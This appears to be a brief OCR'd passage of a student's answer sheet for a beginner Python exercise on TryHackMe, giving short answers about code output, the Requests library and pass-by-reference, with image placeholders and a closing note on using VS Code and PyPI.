
Question 3:

The output is True.




Question 4:

Requests is used to download a webpage in .HTML



Question 5:



Question 6:

A pass by reference causes the output.

Thought Process & Methodology:

Many of these tasks can be done using VS Code, so we found out the outputs with that. As for the questions which required simple searching, they were either on PyPi oron THM itself.